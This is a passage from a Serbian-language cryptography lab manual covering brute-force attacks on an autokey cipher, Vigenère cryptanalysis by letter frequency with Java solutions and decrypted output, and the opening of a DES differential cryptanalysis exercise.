TEQENDEYIYNDSDYEGUHINDTRGUWYMONBSBUVGUTEIOMIWBHRWPGYWWEZMNRRMDLZMTJPAISBUVJQAIATXEMLWBBZ
TEIWOROIUKORPNUAUILMORGRUICEOQWXXTLZUITEIOMIDVOLZFEWKKXFFTQDTXOPHBMFUCXTLZVCUCPVZGNZDVMX
TEKGETSCEIETTHISKKXUETGRKKUQUUKPZDXHKKTEIOMILJWZVLYSAMPRXFABBLKVFRILCQZDXHFACQVZFKDBLJGT
TEEGITGCAIITHHSSOKNUITGROKSQCUUPTDNHOKTEIOMINJYZHLQSEMNRVFWBDLWVLRULEQTDNHBAEQDZNKHBNJYT
TEQWAREIIKARFNYAGIHMARGRGIWEMQAXFTHZGITEIOMIJVULJFGWWKRFZTEDZXYPZBWFACFTHZJCACNVXGZZJVOX
HIOATHEGMITHQDEEACRUTHHVACOCAEPLMHEHACHISCOQUJJPWHIUKGGRYTDHENHBKHJHQKMHEHLSQKMBPKUXUJNJ
HIYEINYOKCINXLWGCIZSINUVCIAMEQUNJLZFCIHISCOQVZKFPZEIMMFBXDOBFDATNDCZEAJLZFJMEADNTWJDVZWX
HIEYERKCOYERJZMQYMJIERUVYMCKWYKXPFJVYMHISCOQTBIHDLMAIQHZZBSXDFOFHJQLCCPFJVNICCVVLEFHTBEP
HIEGEDKSOMEDJPMUYYJEEDUVYYCEWWKBPNJRYYHISCOQTHINDVMCICHTZVSLDLOPHBQVCIPNJRNWCIVTLCFTTHER
HICEONGOECONFLYGIIXSONUVIIKMQQWNNLXFIIHISCOQLZAFHZSISMPBHDIBVDSTJDUZUANLXFDMUAPNFWPDLZKX
HIWISTUWAWSTTTIIMONQSTUVMOIWYCGPHPNDMOHISCOQNPCVTRKWWSNLFNEVXTELPZGRWQHPNDZGWQXZNITJNPCL
HIEEENKOOCENJLMGYIJSENUVYICMWQKNPLJFYIHISCOQTZIFDZMIIMHBZDSBDDOTHDQZCAPLJFNMCAVNLWFDTZEX
HIKIATWWSWATVTCIUOTQATUVUOEWOCAPVPTDUOHISCOQRPGVRRUWESJLBNWVBTCLBZERAQVPTDRGAQNZDIBJRPML
HIKINTWWSWNTITCIUOTQNTHVUOEWOCNPIPGDUOHISCOQEPTVERUWESWLONJVOTPLOZRRAQIPGDRGAQAZDIOJEPZL
HIKGNDWSSMNDIPCUUYTENDHVUYEEOWNBINGRUYHISCOQEHTNEVUCECWTOVJLOLPPOBRVAIINGRRWAIATDCOTEHZR
HICYORGCEYORFZYQIMXIORUVIMKKQYWXNFXVIMHISCOQLBAHHLSASQPZHBIXVFSFJJULUCNFXVDIUCPVFEPHLBKP
HIEIETKWOWETJTMIYOJQETUVYOCWWCKPPPJDYOHISCOQTPIVDRMWISHLZNSVDTOLHZQRCQPPJDNGCQVZLIFJTPEL
HIYIITYWKWITXTWICOZQITUVCOAWECUPJPZDCOHISCOQVPKVPREWMSFLXNOVFTALNZCREQJPZDJGEQDZTIJJVPWL
HIKYARWCSYARVZCQUMTIARUVUMEKOYAXVFTVUMHISCOQRBGHRLUAEQJZBBWXBFCFBJELACVFTVRIACNVDEBHRBMP
HICQOFGMEKOFFJYMIAXMOFUVIAKQQAWTNXXZIAHISCOQLVABHBSYSEPFHHIJVZSVJRUBUWNXXZDUUWPXFGPVLVKN
OFYSTHAEEETHLUGSUMKXTHBFUMSEOYPLHYXKUMOFKYCKLYPFNWCEOIPCZAZFFUJPLONJQKHYXKCHQKZOSFVELYZP
OFQQHEKAQUHEVDCEIWOLHEBSIWYMQSLKZJBLIWOFKYCKFDJKDNAKCSVXFVLIZZZGTDDAKCZJBLOXKCBVUZJBFDXI
OFOQREGAGURERDOESWCLREBSSWGMKSXKXJPLSWOFKYCKXDBKHNGKMSDXNVBIRZDGVDHACCXJPLEXCCVVOZTBXDDI
OFYOTOAWEKTOLZGQUGKZTOBSUGSUOMPWHHXZUGOFKYCKLVPCNRCQOCPFZDZYFRJKLFNEQUHHXZCNQUZPSTVLLVZO
OFUANTSUKSNTDKEWOYMTNTBFOYIYCWNPDGZGOYOFKYCKVEZLVGOGIUFWPUFTPARZPGVTAQDGZGIVAQNMGDPQVELR
OFQWHAKMQYHAVPCUISOVHABSISYOQKLAZPBVISOFKYCKFBJIDBASCOVZFXLMZXZUTXDOKAZPBVOBKABNURJXFBXQ
OFUYNDSQKINDDGEIOIMHNDBFOIIGCQNBDEZUOIOFKYCKVWZDVKOMIEFEPCFJPSRDPIVXAIDEZUILAINGGXPAVWLX
OFUANGSUKSNGDXEWOYMTNGBSOYIYCWNCDTZTOYOFKYCKVRZYVTOGIUFJPHFGPNRMPTVGAQDTZTIVAQNZGDPDVRLE
OFYKTIAOEQTILRGOUAKBTIBSUASKOAPUHDXBUAOFKYCKLFPMNZCCOWPVZTZEFBJSLJNMQEHDXBCTQEZDSHVFLFZA
OFQKHIKOQQHIVRCOIAOBHIBSIAYKQALUZDBBIAOFKYCKFFJMDZACCWVVFTLEZBZSTJDMKEZDBBOTKEBDUHJFFFXA
```

Obratimo pažnju na drugi red, gde posle rastavljanja dobijamo:

- THE KING WAS IN HIS COUNTING HOUSE COUNTING OUT HIS MONEY
  THE QUEEN WVOWJDOWPLOUR EATING BREAD AND HONEY Z

Evo kako izgleda datoteka sa svim mogućim ključevima (Kljucevi.txt), a od kojih je validan drugi po redu:

```
 15  17      4  11      6  25     19  25     10  19      6  23     24  15
 24  15     13  9      15  23      2  23     19  17     15  21      7  13

  8  9      18  21      7  11     25  7       5  21     20  1      25  13
```

```
17  7     1  19    16  9     8  5    14  19    3  25    8  11

16  23    4  9     12  11    23  7    19  13    0  25    25  8
25  21    13  7    21  9     6  5     2  11    9  23    24  15

17  24    19  18    7  20    19  10    9  18    21  22    1  2
25  13    15  17   23  7     15  5     13  17    5  23    1  19

 1  2     19  6     3  22    25  24    23  4     1  4     16  21
14  19    2  25    17  23    11  13    21  9     1  9     15  2

 3  21    3  21    3  21    16  21    16  21    3  21    3  21
19  8     5  14    1  14    1  6     15  12    1  6     5  18

 3  21    3  21    10  11    7  21    13  17    18  23    25  7
23  10    3  4     9  18    25  8     19  12    1  6     7  22

 4  17    5  23    21  7    17  25    3  1     23  24    17  24
15  12    1  6     11  22   15  4     3  2     22  5     15  5

 1  14    19  10   17  8    21  22    5  10    5  10    17  4
 5  15    13  19   15  21   11  7     1  19    14  19    2  25

19  18    15  4    11  22   11  20    19  24    2  21    13  25
13  11    17  25   21  7    21  9     13  5     1  2     21  14

13  11    7  5     2  5     25  7    24  7     15  5     5  1
21  24    3  6     1  6     5  12    15  12    1  6     23  20

13  17    17  19   24  25   11  25   11  25    11  25    24  25
21  16    7  22    23  6     5  14    23  10    5  16    1  6

24  25    11  25   11  25   11  25   11  25    24  15    15  23
15  12    1  6     25  2    11  4     9  20    23  22    11  24

11  3     5  7     14  3    25  7    18  1     1  3     13  9
23  6     15  20    1  6     7  20    15  12    1  6     17  14

19  17    13  21    6  3    19  3    19  3     19  3     6  3
25  16    17  4     5  10   17  20    15  6     9  18    1  6

 6  3     19  3    19  3    19  3    19  3     18  21    19  17
15  12    1  6     19  12   25  24    15  10    17  2     17  2

17  7     9  23    25  7    13  25    7  9     13  1     11  10
17  2     17  2    17  2    17  2    17  2     17  2     10  17

17  24    11  24    1  0    19  10    25  2    21  22    19  14
13  11    23  11    5  25    1  17    17  13    15  23    1  19

19  14    21  0     9  22   23  6    17  18    7  20    25  8
14  19    2  25    9  23    3  15    13  21    21  9     17  3
```

```
19  17     4  11     4  7     17  7     18  1     6  23    12  23
 4  15    17  15    17  15     4  15    17  15    17  15    17  15

 8  9      9  23    25  7     16  15    13  25    2  19     14  3
17  15     4  15     4  15    17  15     4  15    17  15    17  15

 7  9     13  1     12  13     9  24     9  24     9  24     9  24
 4  15     4  15    17  15     8  5     25  11     3  19    13  25

 9  24     9  24     9  24     9  24     9  24     9  24     9  24
 1  19    14  19     2  25     9  3     21  3     15  13    21  9

 9  24    13  1      4  11     0  5     13  5     2  19     6  23
15  5      8  17    21  17    21  17     8  17    21  17    21  17

 2  5      8  9     17  1     25  7      0  7     25  5     22  3
21  17    21  17     8  17     8  17    21  17     8  17    21  17

24  21    13  25     1  21    18  3      5  8     17  24    17  20
21  17     8  17     8  17    21  17     4  15    17  15    17  15

 5  14    19  10    25  10    21  22     3  2     15  6      1  16
17  15    17  15    17  15    17  15    17  15    17  15    17  15

25  0     16  15    23  17     7  21    13  21    20  1     25  7
17  15    15  22    23  2      1  14    19  14     1  6      3  24

16  3      7  1      9  3     25  23    15  5     19  8     17  24
15  12     1  6      7  12     3  20    25  18    18  15    13  3

 7  4     15  18    19  10    15  2     21  22     7  20     7  20
 1  5     21  1      5  7     21  13    23  11     1  19    14  19

23  12     3  24    11  24    17  4     15  16    21  18    16  23
 2  25    17  3     11  3     13  5     21  9     23  1     15  4

25  21    15  21    24  7     25  7     16  11    11  7     13  17
 9  14     7  14     1  6      9  6     15  12     1  6     17  8

23  11    13  25     4  9      7  9      1  5     19  11    12  23
19  12    17  20     3  16    25  16     7  4      9  22     1  6

25  7      8  25    25  23    13  5     11  3     13  17    20  9
 1  10    15  12     1  6     17  4     11  24    17  14    19  16

 3  9     15  19    13  25    25  7     19  15    23  17     7  11
19  16    19  16    19  16    19  16    19  16    19  16    19  16

21  14    17  24     9  14    11  24    19  10     1  2     21  22
20  21    13  19    25  21     9  19    23  1     11  13     7  9
```

25	24	25	24	7	20	1	16	19	12	17	8	3	22
1	19	14	19	2	25	11	5	23	11	13	17	21	9
3	4	17	24	1	8	25	4	19	10	9	22	21	22
2	11	19	13	7	1	25	11	1	9	13	5	9	5
19	6	19	6	3	14	5	14	7	20	11	24	11	10
1	19	14	19	2	25	23	25	5	23	21	13	21	9
7	6	20	7	5	3	17	5	15	17	6	21	25	7
5	19	19	14	9	20	17	4	7	12	1	6	5	14
14	17	19	21	21	5	7	19						
15	12	1	6	11	4	19	22						

3. Napad grubom silom na algoritam sa auto-ključem

Korišćenjem grube sile nad algoritmom Autokey Cipher, dešifrovati sledeći šifrat:

- MALVVMAFBHBUQPTSOXALTGVWWRG

Uvod

Neka je K prvi znak u ključu z, tj $z_1 = K$, i definišimo $z_i = x_i\text{-}1$ za $i \geq 2$. Za $0 \leq z \leq 25$ definišimo:

- šifrovanje: $e(x) = (x+z) \bmod 26$,
- dešifrovanje: $d(y) = (y-z) \bmod 26$.

Ključ je pomeren za jedno mesto u odnosu na osnovni tekst. Na primer, za K=8:

• osnovni tekst:	17	4	13	3	4	25	21	14	20	18
• ključ:	8	17	4	13	3	4	25	21	14	20
• šifrat:	25	21	17	16	7	3	20	9	8	12

Rešenje

```
import java.io.*;

public class Autokey
{
  static char y;
  static int y1;

  public static char konvertujUslovo(int x)
  {
    switch(x)
    {
      case 0: y = 'A';break;
      case 1: y = 'B';break;
      case 2: y = 'C';break;
      case 3: y = 'D';break;
      case 4: y = 'E';break;
      case 5: y = 'F';break;
      case 6: y = 'G';break;
      case 7: y = 'H';break;
      case 8: y = 'I';break;
      case 9: y = 'J';break;
      case 10: y = 'K';break;
```

```
      case 11: y = 'L';break;
      case 12: y = 'M';break;
      case 13: y = 'N';break;
      case 14: y = 'O';break;
      case 15: y = 'P';break;
      case 16: y = 'Q';break;
      case 17: y = 'R';break;
      case 18: y = 'S';break;
      case 19: y = 'T';break;
      case 20: y = 'U';break;
      case 21: y = 'V';break;
      case 22: y = 'W';break;
      case 23: y = 'X';break;
      case 24: y = 'Y';break;
      case 25: y = 'Z';break;
    }
    return y;
  }

  public static int konvertujUbroj(char x)
  {
    switch(x)
    {
      case 'A': y1 = 0;break;
      case 'B': y1 = 1;break;
      case 'C': y1 = 2;break;
      case 'D': y1 = 3;break;
      case 'E': y1 = 4;break;
      case 'F': y1 = 5;break;
      case 'G': y1 = 6;break;
      case 'H': y1 = 7;break;
      case 'I': y1 = 8;break;
      case 'J': y1 = 9;break;
      case 'K': y1 = 10;break;
      case 'L': y1 = 11;break;
      case 'M': y1 = 12;break;
      case 'N': y1 = 13;break;
      case 'O': y1 = 14;break;
      case 'P': y1 = 15;break;
      case 'Q': y1 = 16;break;
      case 'R': y1 = 17;break;
      case 'S': y1 = 18;break;
      case 'T': y1 = 19;break;
      case 'U': y1 = 20;break;
      case 'V': y1 = 21;break;
      case 'W': y1 = 22;break;
      case 'X': y1 = 23;break;
      case 'Y': y1 = 24;break;
      case 'Z': y1 = 25;break;
    }
    return y1;
  }
```

```
  public static int pretvori(int x)
  {
    if(x<0) x+=26;
    if(x>25) x-=26;
    return x;
  }

  public static void main(String args[])
  {
    try
    {
      char a[] = { 'M', 'A', 'L', 'V', 'V', 'M', 'A', 'F', 'B', 'H', 'B',
                   'U', 'Q', 'P', 'T', 'S', 'O', 'X', 'A', 'L', 'T', 'G',
                   'V', 'W', 'W', 'R', 'G' };
      //char a[] = { 'Z','V','R','Q','H','D','U','J','I','M' };
      int []b = new int[30];
      BufferedWriter dat = new BufferedWriter(new FileWriter("plain.txt"));
      for(int k=0;k<26;k++)
      {
        for(int i=0;i<a.length;i++) b[i] = konvertujUbroj(a[i]);
        System.out.println();
        b[0] = pretvori(b[0] - k);
        for(int i=1;i<a.length;i++) b[i] = pretvori(b[i] - b[i-1]);
        for(int i=0;i<a.length;i++) System.out.print(konvertujUslovo(b[i]));
        for(int i=0;i<a.length;i++) dat.write(konvertujUslovo(b[i]));
        System.out.println();
        dat.newLine(); dat.newLine();
      }
      dat.close();
    }
    catch(Exception e) {}
  }
}
```

Datoteka plain.txt sadrži neizdvojene moguće osnovne tekstove (obratite pažnju na 20. red, u kome stoji “THERE IS NO TIME LIKE THE PRESENT”):

```
MOXYXPLUHABTXSBRXAALIYXZXUM              ZBKLKCYHUNOGKFOEKNNYVLKMKHZ
LPWZWQKVGBAUWTASWBZMHZWAWVL              YCJMJDXITONHJGNFJOMZUMJNJIY
KQVAVRJWFCZVVUZTVCYNGAVBVWK              XDINIEWJSPMIIHMGIPLATNIOIJX
JRUBUSIXEDYWUVYUUDXOFBUCUXJ              WEHOHFVKRQLJHILHHQKBSOHPHKW
ISTCTTHYDEXXTWXVTEWPECTDTYI              VFGPGGULQRKKGJKIGRJCRPGQGLV
HTSDSUGZCFWYSXWWSFVQDDSESZH              UGFQFHTMPSJLFKJJFSIDQQFRFMU
GURERVFABGVZRYVXRGURCERFRAG              THEREISNOTIMELIKETHEPRESENT
FVQFQWEBAHUAQZUYQHTSBFQGQBF              SIDSDJRONUHNDMHLDUGFOSDTDOS
EWPGPXDCZITBPATZPISTAGPHPCE              RJCTCKQPMVGOCNGMCVFGNTCUCPR
DXOHOYCDYJSCOBSAOJRUZHOIODD              QKBUBLPQLWFPBOFNBWEHMUBVBQQ
CYNINZBEXKRDNCRBNKQVYINJNEC              PLAVAMORKXEQAPEOAXDILVAWARP
BZMJMAAFWLQEMDQCMLPWXJMKMFB              OMZWZNNSJYDRZQDPZYCJKWZXZSO
AALKLBZGVMPFLEPDLMOXWKLLLGA              NNYXYOMTIZCSYRCQYZBKJXYYYTN
```

4. Kriptoanaliza Viženerove šifre

Korišćenjem Viženerove šifre (Vigenere Cipher) dešifrovati sledeći šifrat:

- KCCPKBGUFDPHQTYAVINRRTMVGRKDNBVFDETDGILTXRGUDDKOTFMBPVGEGLTGCKQ RACQCWDNAWCRXIZAKFTLEWRPTYCQKYVXCHKFTPONCQQRHJVAJUWETMCMSPKQDYH JVDAHCTRLSVSKCGCZQQDZXGSFRLSWCWSJTBHAFSIASPRJAHKJRJUMVGKMITZHFPDIS PZLVLGWTFPLKKEBDPGCEBSHCTJRWXBAFSPEZQNRWXCVYCGAONWDDKACKAWBBIKF TIOVKCGGHJVLNHIFFSQESVYCLACNVRWBBIREPBBVFEXOSCDYGZWPFDTKFQIYCWHJVL NHIQIBTKHJVNPIST

Uvod

Viženerova šifra je pokušaj da se izbegne napad frekvencijskom analizom, ali se ispostavilo da se za njeno razbijanje ipak može iskoristiti ovaj napad. To je polialfabetska šifra. Ključ je sastavljen od bloka slova, tj. čini jednu reč koja se naizmenično primenjuje na osnovni tekst tako da se ista slova osnovnog teksta šifruju u različita slova šifrata.

Međutim, ovo samo delimično otežava dešifrovanje. Ukoliko pogodimo dužinu ključa, i ako je ona, na primer, pet, niz slova na svakoj petoj poziciji počev od početne je podložan napadu frekvencijske analize. Razlog ovome je ponavljanje istog slova u ključu na svakoj petoj poziciji.

Ostaje još pitanje kako pogoditi dužinu ključa? Jedan način bi bio ispitivanje na kojim mestima se u šifratu pojavljuju određeni stringovi, čija bi periodičnost mogla uputiti na dužinu ključa. Na primer, za pojavu stringa CHR na mestima 1, 166, 236, 276 i 286 trebalo bi naći najveći zajednički delilac za ove brojeve (što je pet), čime bi verovatno bila pogođena veličina ključa.

Efikasniji način se svodi na sledeće: počev od n=2 potrebno je izračunati za svaku dužinu ključa izraz:

- $Mg = \sum_{i=0,25} p_i * f_i + g/n'$.

Za $g = k_i$ dobiće se približno $Mg = \sum_{i=0,25} p_i^2 = 0.065$, što predstavlja zbirni koeficijent učestalosti slova u engleskoj abecedi i, naravno, ne zavisi od permutacije slova. U slučajnom, besmislenom stringu ova veličina iznosi približno 0.038.

Dakle, potrebno je programski ispitati za koliko je pomeren svaki znak ključa. Taj pomeraj g figuriše od 0 do 25. Za svaki neodgovarajući pomeraj Mg biće značajno manji od 0.065. Možemo sa velikom verovatnoćom kao granicu uzeti 0.055.

Rešenje

```
import java.io.*;
import java.math.*;

public class Vigener2
{
  static int pretvori(int x)
  {
    if(x<65) return x+26;
    else if(x>=97) return x-26;
    return x;
  }

  public static void main(String args[])
  {
    double[] p = { 0.082, 0.015, 0.028, 0.043, 0.127, 0.022, 0.02, 0.061,
                   0.07, 0.002, 0.008, 0.04, 0.024, 0.067, 0.075, 0.019,
                   0.001, 0.06, 0.063, 0.091, 0.028, 0.01, 0.023, 0.001,
                   0.02, 0.001 };

    try
    {
      FileWriter dat1 = new FileWriter("Izlaz.txt");
      for(int n=2;n<9;n++)
      {
        int brojac = 0; boolean ind = false;
        int[][] pojava = new int[9][26];
        double[][] m = new double[9][26];
        FileReader dat = new FileReader("Ulaz1.txt");
        int pom;
        do {
          pom = dat.read();
          if(pom>=65 && pom!=-1)
          {
            pojava[brojac%n][pom-65]++;
            brojac++;
          }
        } while(pom!=-1);
        dat.close();
        System.out.println();
        for(int j=0;j<n;j++)
          for(int g=0;g<26;g++)
            for(int i=0;i<26;i++)
              m[j][g] += (p[i]*pojava[j][(i+g)%26])/(brojac/n);
        int[] kljuc = new int[n]; int k=0;
        for(int j=0;j<n;j++)
        {
          for(int g=0;g<26;g++)
            if(m[j][g]>0.055)
            {
```

```
                System.out.print((char)(g+65));
                kljuc[k++]=g;
                if(k==n) ind  = true;
              }
          }
          System.out.println();

          dat = new FileReader("Ulaz1.txt");
          do {
            pom = dat.read();
            if(pom>=65 && pom!=-1 && ind)
            {
              dat1.write((char)(pretvori(pom - kljuc[k%n])));
              System.out.print((char)(pretvori(pom - kljuc[k%n])));
              k++;
            }
          } while(pom!=-1);
          ind = false;
          dat.close();
        }
        dat1.close();
      }
      catch(IOException e) {}
    }
}
```

Šifrat se čita iz datoteke Ulaz1.txt i posle dešifrovanja upisuje u datoteku Izlaz.txt. Proveravamo dužine ključa za n=2 do n=9. Za svako n u matrici "pojava" izračunavamo frekvenciju pojave znakova u šifratu. Nakon toga, izračunavamo vrednost koeficijenta Mg za svako g. Ako je dužina ključa npr. sedam, imaćemo sedam nizova od po 26 koeficijenata Mg, od kojih su u svakom nizu pravi oni koji prelaze 0.055.

Izlaz iz programa se nalazi u datoteci Izlaz.txt:

```
ILEARNEDHOWTOCALCULATETHEAMOUNTOFPAPERNEEDEDFORAROOMWHENIWASATSCHOOLYOUMULTIP
LYTHESQUAREFOOTAGEOFTHEWALLSBYTHECUBICCONTENTSOFTHEFLOORANDCEILINGCOMBINEDAND
DOUBLEITYOUTHENALLOWHALFTHETOTALFOROPENINGSSUCHASWINDOWSANDDOORSTHENYOUALLOWT
HEOTHERHALFFORMATCHINGTHEPATTERNTHENYOUDOUBLETHEWHOLETHINGAGAINTOGIVEAMARGINO
FERRORANDTHENYOUORDERTHEPAPER
```

Sređen izlaz je dat u datoteci IzlazSredjen.txt:

```
I LEARNED HOW TO CALCULATE THE AMOUNT OF PAPER NEEDED FOR A ROOM. WHEN
I WAS AT SCHOOL, YOU MULTIPLY THE SQUARE FOOT AGE OF THE WALLS BY THE
CUBIC CONTENTS OF THE FLOOR AND CEILING COMBINED AND DOUBLE IT. YOU THEN
ALLOW HALF THE TOTAL FOR OPENINGS SUCH AS WINDOWS AND DOORS. THEN YOU
ALLOW THE OTHER HALF FOR MATCHING THE PATTERN. THEN YOU DOUBLE THE WHOLE
THING AGAIN TO GIVE A MARGIN OF ERROR AND THEN YOU ORDER THE PAPER.
```

5. Diferencijalna kriptoanaliza DES algoritma


Naći verovatnoću karakteristike za sledeće tri runde:

- $L_0' = 00200008$, $R_0' = 00000400$, $p = ?$
- $L_1' = 00000400$, $R_1' = 00000000$, $p = ?$
- $L_2' = 00000000$, $R_2' = 00000400$, $p = ?$
- $L_3' = 00000400$, $R_3' = 00200008$, $p = ?$


Uvod

DES je simetričan kripto-algoritam sa blokovima dužine 64 bita koliko iznosi i polazna veličina ključa. Ključu se dalje oduzima svaki 8 bit i dobija veličina od 56 bitova. Od tih 56 bitova formiraju se ključevi runde koji imaju po 48 bitova. To znači da, ukoliko bismo uspeli da otkrijemo ključ runde, grubom silom bismo lako otkrili preostalih osam bitova tj. ceo ključ. Ovde nećemo dati detaljan opis celog algoritma (pogledati priručnik za laboratorijske vežbe), već osnovne informacije potrebne za primenu diferencijalne kriptoanalize na zadatku koji sledi.

